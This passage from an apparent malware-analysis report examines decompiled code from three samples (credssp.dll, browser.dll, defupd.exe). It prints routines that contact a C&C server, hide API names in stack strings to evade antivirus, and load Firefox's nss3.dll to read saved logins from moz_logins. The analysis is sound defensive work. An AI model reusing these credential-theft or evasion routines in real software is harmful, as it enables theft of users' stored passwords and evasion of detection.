1 undefined4 GetInterfaceOrPointerErrorLocation(int *param_1, byte *param_2, int **param_3)
2
3
4 {
5     int ***ppiVar1;
6     bool bVar2;
7     BOOL isBadWritePtr;
8     undefined4 errorCode;
9     undefined3 extraout_var;
10    int iVar3;
11
12    ppiVar1 = param_3;
13    isBadWritePtr = IsBadWritePtr(param_3, 4);
14    if (isBadWritePtr == 0) {
15        iVar3 = 0;
16        *param_3 = (int *)0x0;
17        if (0 < param_1[3]) {
18            param_3 = (int **)0x0;
19            do {
20                /* bVar2 == true if IncreaseParams returns 0 (should be always) */
21                bVar2 = InverseIncreaseParams(param_2, (byte *)param_1[2] + (int)param_3);
22                if (CONCAT31(extraout_var, bVar2) != 0) {
23                    *ppiVar1 = param_1;
24                    (**(code **)(*param_1 + 4))(param_1);
25                    return 0;
26                }
27                param_3 = param_3 + 4;
28                iVar3 = iVar3 + 1;
29            } while (iVar3 < param_1[3]);
30        }
31        /* No such interface supported error, can be indicator of malware */
32        errorCode = 0x80004002;
33    }
34    else {
35        /* Invalid pointer error (Yong & Horwitz in Zotero) */
36        errorCode = 0x80004003;
37    }
38    return errorCode;
39 }
40 }
```

Figure 37, the function that retrieves the errors, decompiled, and commented

Finally, in DllGetClassObject, if all these checks work as intended, a similar process to init is begun, whereby a new function with the FreeMemory address is called, once this is done, error code 0 (Success) is referenced and the function is returned, beginning the DLL.

At this stage the tester decided to attempt to view all the imports flagged by PEStudio and the functions that reference these imports. Beginning with the ones belonging to wininet.dll, the tester discovered a function they later named InitialiseConnection, as this function alone contained or referenced the bulk of the internet and HTTP-related functions from the DLL. This function is undoubtedly being used for malicious purposes, most probably contacting the C&C servers attached to this malware during runtime.

```

lpszVerb = (LPCSTR)GetHeapAsInt((int)&DAT_10004274,4);
lpszHeaders = (LPCSTR)GetHeapAsInt((int)&DAT_10004220,47);
lpszObjectName = SetBlankHeapToBuffer();
iVar1 = CORRUPTED_FUN_10001f2b(this);
DVar4 = 0;
pCVar3 = (LPCSTR)0x0;
if (iVar1 == 0) {
    pCVar2 = (LPCSTR)0x0;
    dwAccessType = 0;
}
else {
    pCVar2 = (LPCSTR)CORRUPTED_FUN_10001f2b(this);
    dwAccessType = 3;
}
initWininet = InternetOpenA(*(LPCSTR *) (this + 8), dwAccessType, pCVar2, pCVar3, DVar4);
openInternetSession =
    InternetConnectA(initWininet,*(LPCSTR *) (this + 0xc), 0x50, (LPCSTR)0x0, (LPCSTR)0x0, 3, 0, 0);
httpRequestHandle =
    HttpOpenRequestA(openInternetSession, lpszVerb, lpszObjectName, (LPCSTR)0x0, (LPCSTR)0x0,
                    (LPCSTR *)0x0, 0, 0);
iVar1 = Add8IfNotNegative32(this);
if ((iVar1 != 0) && (iVar1 = Add12IfNotNegative32(this), iVar1 != 0)) {
    pCVar3 = (LPCSTR)Add12IfNotNegative32(this);
    pCVar2 = (LPCSTR)Add8IfNotNegative32(this);
    SetInternetOptionByLength(openInternetSession, pCVar2, pCVar3);
}
DVar4 = lstrlenA(param_2);
param_2 = (LPCSTR)HttpSendRequestA(httpRequestHandle, lpszHeaders, 0xffffffff, param_2, DVar4);
if (param_2 == (LPCSTR)0x0) goto LAB_1000241c;
local_c = 0;
param_2 = (LPCSTR)HttpQueryInfoA(httpRequestHandle, 0x16, (LPVOID)0x0, &local_c, (LPDWORD)0x0);
DVar4 = GetLastError();
/* KERNEL_DATA_INPAGE_ERROR, requested page of kernel data from the paging file
   could not be read into memory. */
if (DVar4 != 0x7a) goto LAB_1000241c;
lpBuffer = Call_InitializeHeapToZero(local_c);
HttpQueryInfoA(httpRequestHandle, 0x13, lpBuffer, &local_c, (LPDWORD)0x0);
iVar1 = IncreaseParams(lpBuffer, &DAT_100042d4, 3);
if (iVar1 == 0) {
    B_1000240b:
    param_2 = (LPCSTR)0x1;
}
else {
    iVar1 = IncreaseParams(lpBuffer, &DAT_100042d0, 3);
    param_2 = (LPCSTR)0x0;
}

```

Figure 38, decompiled InitialiseConnection function

Next, the urlmon.dll references. This DLL is only used once in the program, the library function ObtainUserAgentString is used in the developer-created function “GetUserAgentRequestHeader” for obvious purposes.

```
1 LPSTR GetUserAgentRequestHeader(void)
2 {
3     uchar *currentUserAgentRequestHeader;
4     SIZE_T userAgentRequestHeaderLength;
5
6     userAgentRequestHeaderLength = 0;
7     Urlmon_ObtainUserAgentString(0, (LPSTR)&lpDefault_10004168, &userAgentRequestHeaderLength);
8     currentUserAgentRequestHeader = Call_InitializeHeapToZero(userAgentRequestHeaderLength);
9     Urlmon_ObtainUserAgentString(0, (LPSTR)currentUserAgentRequestHeader, &userAgentRequestHeaderLength)
10    ;
11    return (LPSTR)currentUserAgentRequestHeader;
12 }
13 }
```

Figure 39, GetUserAgentRequestHeader decompiled

Regarding the final of the blacklisted libraries, crypt32.dll offered both CryptBinaryToStringA and CryptStringToBinaryA, which are both used only once, in Crypt_GetPSZString and Crypt_GetPBBinary respectively. These functions are used in the main body of the DLL to return pointers to buffers that contain either the sequence of bytes or the converted string, depending on what function is required. This can then be manipulated in the body of the code in order to, for example, decode and encode the C&C's address and files sent to and from that device (Ali, 2021)

The final anomaly, or set of anomalies, the tester noted that points towards malicious intention in this case is in two functions the tester named SetFirefoxCommand and SetFirefoxSQLCommand. Firstly, looking at SetFirefoxCommand, there are a significant number of “undefined4” variables, looking later down in the function many of these variables are assigned 8-bit hex values in blocks of varying lengths ending in null terminators. These variables are stack strings, and are used by malware developers to obfuscate commands and other strings. Using the CyberChef tool (with the knowledge that these would be fed into the compiler in reverse order) we can set a recipe that converts these blocks of chars into human-readable strings, as can be seen in Figure 40. This method allows the malware to evade Antivirus detection by obfuscating references to this specific DLL.




Figure 40, CyberChef output for the first block of char arrays

Repeating this process for each of the blocks, it appears as though the malware is attempting to access the nss3.dll library inside the Mozilla Firefox directory of the target device. This library allows the malware to work with the SQLite format that the credentials are stored with (Haephrati, 2017). The remainder of this function is enumerating and storing the functions in this library that will be used later.

```

        /* fill arrays with 0s */
dir = '\0';
InitialiseArrayToZero(local_243,0x103);
lpLibFileName = '\0';
InitialiseArrayToZero(local_347,0x103);
SHGetSpecialFolderPathA((HWND)0x0,&dir,0x26,0);
        /* \Mozilla Firefox */
local_94 = 0x7a6f4d5c;
local_90 = 0x616c6c69;
local_8c = 0x72694620;
local_88 = 0x786f6665;
local_84 = 0;
lstrcatA(&dir,(LPCSTR)&local_94);
        /* cd to mozilla firefox directory */
SetCurrentDirectoryA(&dir);
lstrcatA(&lpLibFileName,&dir);
lstrcatA(&lpLibFileName,(LPCSTR)&lpString2_1000444c);
        /* nss3.dll */
local_14 = 0x3373736e;
local_10 = 0x6c6c642e;
local_c = 0;
lstrcatA(&lpLibFileName,(LPCSTR)&local_14);
        /* load nss3.dll from firefox directory */
hModule1 = LoadLibraryA(&lpLibFileName);
if (hModule1 != (HMODULE)0x0) {
    *param_2 = hModule1;
}

```

Figure 41, the first section of the SetFirefoxCommand function

Next, moving on to SetFirefoxSQLCommand. This function is where the credentials are enumerated and cracked, beginning with the command “SELECT * FROM moz_logins” the malware discovers and stores up to 5 sets of credentials, which, with Firefox only requiring a single master password per user account, would allow for up to 5 separate accounts to be cracked.

```

        /* SELECT * FROM moz_logins */
local_8c = 0x454c4553;
local_88 = 0x2a205443;
local_84 = 0x4f524620;
local_80 = 0x6f6d204d;
local_7c = 0x6f6c5f7a;
local_78 = 0x736e6967;
local_74 = 0;
local_3ac = '\0';
InitialiseArrayToZero(local_3ab,0,259);
local_4b0 = '\0';
InitialiseArrayToZero(local_4af,0,259);
local_1a4 = '\0';
InitialiseArrayToZero((int *)(&local_1a4 + 1),0,259);
local_2a8 = '\0';
InitialiseArrayToZero(local_2a7,0,259);
local_5b4 = '\0';
InitialiseArrayToZero(local_5b3,0,259);
local_10 = (HMODULE)0x0;
uVar1 = SetFirefoxCommand((int)param_1,&local_10);
if ((char)uVar1 == '\0') {
    if (local_10 != (HMODULE)0x0) {
        uVar1 = FreeLibrary(local_10);
}


```

Figure 42, retrieving moz_logins table

This is clearly the intended malicious behaviour of the malware, and is likely used in conjunction with other DLLs in a collection making up a larger piece of malware that provides the threat group with information about, and full access to, a victim's device.

3.3.1.2 Browser.dll

Moving on to browser.dll, the program's entry point also is similar in composition to the DllMain function, as a result the tester renamed the function signature to this effect and continued.



```

Decompile: DllMain - (browser.dll)


1 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
2
3 BOOL DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
4
5 {
6     if (fdwReason == 1) {
7         _DAT_1002c100 = hinstDLL;
8         DisableThreadLibraryCalls(hinstDLL);
9     }
10    return 1;
11 }
12
13

```

Figure 43, the DllMain function for browser.dll

Likewise, the init function performed a similar series of operations to the init function in the previous piece of malware, that is, to initialise program memory locations to 0 and check for

errors on start-up and return a concatenated integer. However, in addition to this, the function also performs some memory initialisation on a global variable in the program.



```
1 int init(void)
2 {
3     undefined4 *heapPtr;
4     DWORD error;
5     MSG messageInfo;
6     DWORD threadCreationFlag;
7     code **local_8;
8
9     /* 0x69a3 5 init */
10    heapPtr = (undefined4 *)InitializeHeapToZero_WithSize(4);
11    if (heapPtr == (undefined4 *)0x0) {
12        DAT_1000a008 = (undefined4 *)0x0;
13    }
14    else {
15        DAT_1000a008 = (undefined4 *)AssignPtr(heapPtr);
16    }
17    CreateMutexA((LPSECURITY_ATTRIBUTES)0x0, 0, (LPCSTR)&mutexName);
18    local_8 = (code **)*DAT_1000a008;
19    error = GetLastError();
20    (**local_8)(&DAT_10008a9c, 1, 1, &DAT_1000810d, error);
21    error = GetLastError();
22    if (error != 0xb7) {
23        CreateThread((LPSECURITY_ATTRIBUTES)0x0, 0, (LPTHREAD_START_ROUTINE)&FreeMemory, (LPVOID)0x0, 0,
24                     &threadCreationFlag);
25        local_8 = (code **)*DAT_1000a008;
26        error = GetLastError();
27        (**local_8)(&DAT_10008a9c, 2, 1, &DAT_1000810d, error);
28        while( true ) {
29            error = GetMessageA(&messageInfo, (HWND)0x0, 0, 0);
30            if (error == 0) break;
31            TranslateMessage(&messageInfo);
32            DispatchMessageA(&messageInfo);
33        }
34    }
35    return CONCAT3I((int3)(error >> 8),1);
36 }
37 }
```

Figure 44, the init function of browser.dll

Due to the similarities in these areas between the two pieces of malware and the fact that more success in finding malicious behaviour was had by checking the list of flagged libraries in PEStudio against the import symbols in Ghidra, the tester decided at this stage to move to this approach, this has the added benefit of improving the ease with which the tester can discern the use of functions, as parameters passed into imported library functions are well-documented and can help with variable naming and discernment of the purpose of a function.

The begins with the CryptBinaryToStringA/CryptStringToBinaryA Functions. Each of these functions is referenced in only one function each, which the tester has determined both

perform the same action but in reverse. They both use their respective functions, followed by a GetLastError call, then they initialise an area of memory to zero, call their function once more, GetLastError once more, and finally retrieve a pointer to the buffer containing either the buffer or string requested by the developer. This can be seen in Figure 45 and Figure 46.

```

1 LPSTR GetStringFromBinary(BYTE *bytearrayPtr,DWORD bytearrayNumElements)
2
3 {
4     code **ppcVar1;
5     DWORD error;
6     LPSTR stringBufferPtr;
7     SIZE_T convertedStringSize;
8
9     convertedStringSize = 0;
10    /* test, error piped to predefined location */
11    CryptBinaryToStringA(bytearrayPtr,bytearrayNumElements,1,(LPSTR)0x0,&convertedStringSize);
12    ppcVar1 = (code **)*DAT_1000a008;
13    error = GetLastError();
14    (**ppcVar1)(&DAT_10008108,1,1,&DAT_1000810d,error);
15    /* convert binary to string */
16    stringBufferPtr = (LPSTR)GetInitializeHeapToZero_WithSize(convertedStringSize);
17    CryptBinaryToStringA(bytearrayPtr,bytearrayNumElements,1,stringBufferPtr,&convertedStringSize);
18    ppcVar1 = (code **)*DAT_1000a008;
19    error = GetLastError();
20    (**ppcVar1)(&DAT_10008108,2,1,&DAT_1000810d,error);
21    return stringBufferPtr;
22 }
23

```

Figure 45, *GetStringFromBinary* function using *CryptBinaryToStringA*

```

1 BYTE * GetBinaryFromString(LPCSTR stringPtr,DWORD stringSize,DWORD *bufferSize)
2
3 {
4     code **ppcVar1;
5     DWORD error;
6     BYTE *byteBufferPtr;
7
8     CryptStringToBinaryA(stringPtr,stringSize,1,(BYTE *)0x0,bufferSize,(DWORD *)0x0,(DWORD *)0x0);
9     ppcVar1 = (code **)*DAT_1000a008;
10    error = GetLastError();
11    (**ppcVar1)(&DAT_10008108,3,1,&DAT_1000810d,error);
12    byteBufferPtr = (BYTE *)GetInitializeHeapToZero_WithSize(*bufferSize);
13    CryptStringToBinaryA(stringPtr,stringSize,1,byteBufferPtr,bufferSize,(DWORD *)0x0,(DWORD *)0x0);
14    ppcVar1 = (code **)*DAT_1000a008;
15    error = GetLastError();
16    (**ppcVar1)(&DAT_10008108,4,1,&DAT_1000810d,error);
17    return byteBufferPtr;
18 }
19
20

```

Figure 46, *GetBinaryFromString* function using *CryptStringToBinaryA*

Next the tester moved on to analysing usage of the ObtainUserAgentString function from urlmon.dll, this function was used only in a getter like the *GetBinaryFromString* etc. getters, which in turn is only used in a single function, which the tester has elected to call SetWininetCommand. This function was named in this way as it resembles the functions in the credssp.dll file that made use of Stack Strings.

This function first gets the volume serial number and the User Agent string from the VolumeInformationA and ObtainUserAgentString functions, after these are loaded onto the stack the stack strings are loaded, these are, in order, “wininet.dll”, “InternetCloseHandle”, and “InternetReadFile”. These functions are clearly placed in StackStrings for a purpose, to avoid detection by simple scans such as Strings or PE header analysis. The latter is of note as it allows data to be read from an HttpOpenRequest (which is present in the Symbol tree). Knowing that this piece of malware is connected to a C&C server as has been revealed earlier in the paper means that what is likely occurring here is a request for another piece of malicious code, possibly an exploit or other malware file, for further compromise of the device.

```

----- /* wininet.dll */
local_1c = 0x696e6977;
local_18 = 0x2e74656e;
local_14 = 0x6c6c64;
local_c = GetModuleHandleA((LPCSTR)&local_1c);
local_8 = (code **)*DAT_1000a008;
DVar1 = GetLastError();
(**local_8)(&DAT_100089a0,3,1,&DAT_1000810d,DVar1);
/* InternetCloseHandle */

local_44 = 0x65746e49;
local_40 = 0x74656e72;
local_3c = 0x736f6c43;
local_38 = 0x6e614865;
local_34 = 0x656c64;
pFVar2 = GetProcAddress(local_c,(LPCSTR)&local_44);
*(FARPROC*)(local_10 + 0x25) = pFVar2;
local_8 = (code **)*DAT_1000a008;
DVar1 = GetLastError();
(**local_8)(&DAT_100089a0,4,1,&DAT_1000810d,DVar1);
/* InternetReadFile */

local_30 = 0x65746e49;
local_2c = 0x74656e72;
local_28 = 0x64616552;
local_24 = 0x656c6946;
local_20 = 0;
pFVar2 = GetProcAddress(local_c,(LPCSTR)&local_30);
*(FARPROC*)(local_10 + 0x29) = pFVar2;
local_8 = (code **)*DAT_1000a008;
DVar1 = GetLastError();
uVar3 = (**local_8)(&DAT_100089a0,5,1,&DAT_1000810d,DVar1);
return CONCAT31((int3)((uint)uVar3 >> 8),1);

```

Figure 47, stack strings in SetWininetCommand

Now looking at the HttpOpenRequest function itself (QuinnRadich, 2021), it is called twice, both in tandem with all the other wininet.dll functions found outwith the stack strings, seemingly to make a request in both instances. From the VirusTotal scan it is known that an HTTP request is made to a suspicious URL hosted on google, resolving to a PDF file that may be the payload of the malware. Unfortunately, this may be a case whereby dynamic analysis would reveal more information to this point, or, indeed, information from a file the tester does not have access to, as the tester was unable to locate or deobfuscate information pertaining to this file.

```

lpszVerb = (LPVOID)FUN_10001435((int)&DAT_1000899c,4);
local_8 = (code **)*DAT_1000a008;
error = GetLastError();
(**local_8)(&DAT_100089a0,0x2c,1,&DAT_1000810d,error);
lpszHeaders = (LPCSTR)FUN_10001435((int)&DAT_1000895c,0x2f);
local_8 = (code **)*DAT_1000a008;
error = GetLastError();
(**local_8)(&DAT_100089a0,0x2d,1,&DAT_1000810d,error);
lpszObjectName = FUN_10005605();
local_8 = (code **)*DAT_1000a008;
error = GetLastError();
(**local_8)(&DAT_100089a0,0x2f,1,&DAT_1000810d,error);
hInternet = (HINTERNET)InternetOpenA(*(undefined4 *)((int)this + 8),0,0,0,0);
hConnect = InternetConnectA(hInternet,*(LPCSTR *)((int>this + 0xc),0x50,(LPCSTR)0x0,(LPCSTR)0x0,3,
0,(DWORD *)0x0);
local_8 = (code **)*DAT_1000a008;
error = GetLastError();
(**local_8)(&DAT_100089a0,0x30,1,&DAT_1000810d,error);
hRequest = (HINTERNET)HttpOpenRequestA(hConnect,lpszVerb,lpszObjectName,0,0,0,0,0);
local_8 = (code **)*DAT_1000a008;
error = GetLastError();
(**local_8)(&DAT_100089a0,0x31,1,&DAT_1000810d,error);
error = lstrlenA(param_1);
param_1 = (LPCSTR)HttpSendRequestA(hRequest,lpszHeaders,0xffffffff,param_1,error);
local_8 = (code **)*DAT_1000a008;
error = GetLastError();
(**local_8)(&DAT_100089a0,0x33,1,&DAT_1000810d,error);
if (param_1 == (LPCSTR)0x0) goto LAB_10005a9a;
local_8 = (code **)0x0;
param_1 = (LPCSTR)HttpQueryInfoA(hRequest,0x16,(LPVOID)0x0,(LPDWORD)&local_8,(LPDWORD)0x0);
ppcVar1 = (code **)*DAT_1000a008;
error = GetLastError();
(**ppcVar1)(&DAT_100089a0,0x34,1,&DAT_1000810d,error);
error = GetLastError();
if (error != 0x7a) goto LAB_10005a9a;
lpBuffer = (byte *)CallInitializeHeapToZero_WithSize((SIZE_T)local_8);
HttpQueryInfoA(hRequest,0x13,lpBuffer,(LPDWORD)&local_8,(LPDWORD)0x0);
ppcVar1 = (code **)*DAT_1000a008;
error = GetLastError();
(**ppcVar1)(&DAT_100089a0,0x35,1,&DAT_1000810d,error);
iVar2 = IncreaseParams_AndReturnZero(lpBuffer,&DAT_10008804,3);
if (iVar2 == 0) {

```

Figure 48, part of a function responsible for making HTTP requests

Indeed, there is an abundance of references to several DAT_* labels, One (DAT_1000a008) is referenced over 240 times throughout the program. It is likely that it is both obfuscated and packed, resulting in multiple sections of code that are unreadable and inaccessible outwith an execution environment.

Of the code that is present, however, there are many functions, code snippets, and techniques that have been reused by this threat actor, in particular the usage of stack strings to reference external functions that the author of the malware may not have wanted an analyst to discover, as well as several functions that serve arbitrary, possibly legitimate purposes to hide malicious activity.

3.3.1.3 Defupd.exe

Defupd.exe is the first executable file analysed using this method and as a result the tester deemed it necessary to take an altogether different approach due to the relative size and complexity of the binary file. This approach, however, still begins with analysis of the entry

function, the only exported function in the executable. As a standard EXE entry function this process ends with a call into a function which can be assumed to be the main function of the executable, this function, however, appears to not perform any malicious activity in and of itself, and therefore it's necessary to analyse the function calls that PEStudio has determined to be possibly malicious individually.

```
{
    DWORD nSize;
    void **lpDst;
    LPCWSTR pWVar1;
    void **ppvVar2;
    ulonglong uVar3;
    undefined *puVar4;
    undefined auStackY152 [32];
    byte *local_68 [6];
    undefined8 local_38;
    undefined8 local_28;
    ulonglong local_20;
    ulonglong local_10;

    local_10 = DAT_14004da40 ^ (ulonglong)auStackY152;
    puVar4 = &DAT_14004d970;
    InitialiseArray(local_68,&DAT_14004d948,0x24,&DAT_14004d970,0xb);
    FUN_140009680(local_68,(void **)&local_38);
    pWVar1 = (LPCWSTR)&local_38;
    if (7 < local_20) {
        pWVar1 = (LPCWSTR)CONCAT62(local_38._2_6_,(WCHAR)local_38);
    }
    nSize = ExpandEnvironmentStringsW(pWVar1,(LPWSTR)0x0,0);
    lpDst = (void **)calloc((ulonglong)nSize,2);
    pWVar1 = (LPCWSTR)&local_38;
    if (7 < local_20) {
        pWVar1 = (LPCWSTR)CONCAT62(local_38._2_6_,(WCHAR)local_38);
    }
    uVar3 = (ulonglong)nSize;
    ppvVar2 = lpDst;
    ExpandEnvironmentStringsW(pWVar1,(LPWSTR)lpDst,nSize);
    FUN_14000b1f0(lpDst,ppvVar2,uVar3,puVar4);
    free(lpDst);
    if (7 < local_20) {
        free((void *)CONCAT62(local_38._2_6_,(WCHAR)local_38));
    }
    local_20 = 7;
    local_28 = 0;
    local_38._0_2_ = L'\0';
    FUN_140008c30((longlong)local_68);
    FUN_14001d0c0(local_10 ^ (ulonglong)auStackY152);
    return;
}
```

Figure 49, the main function of defupd.exe

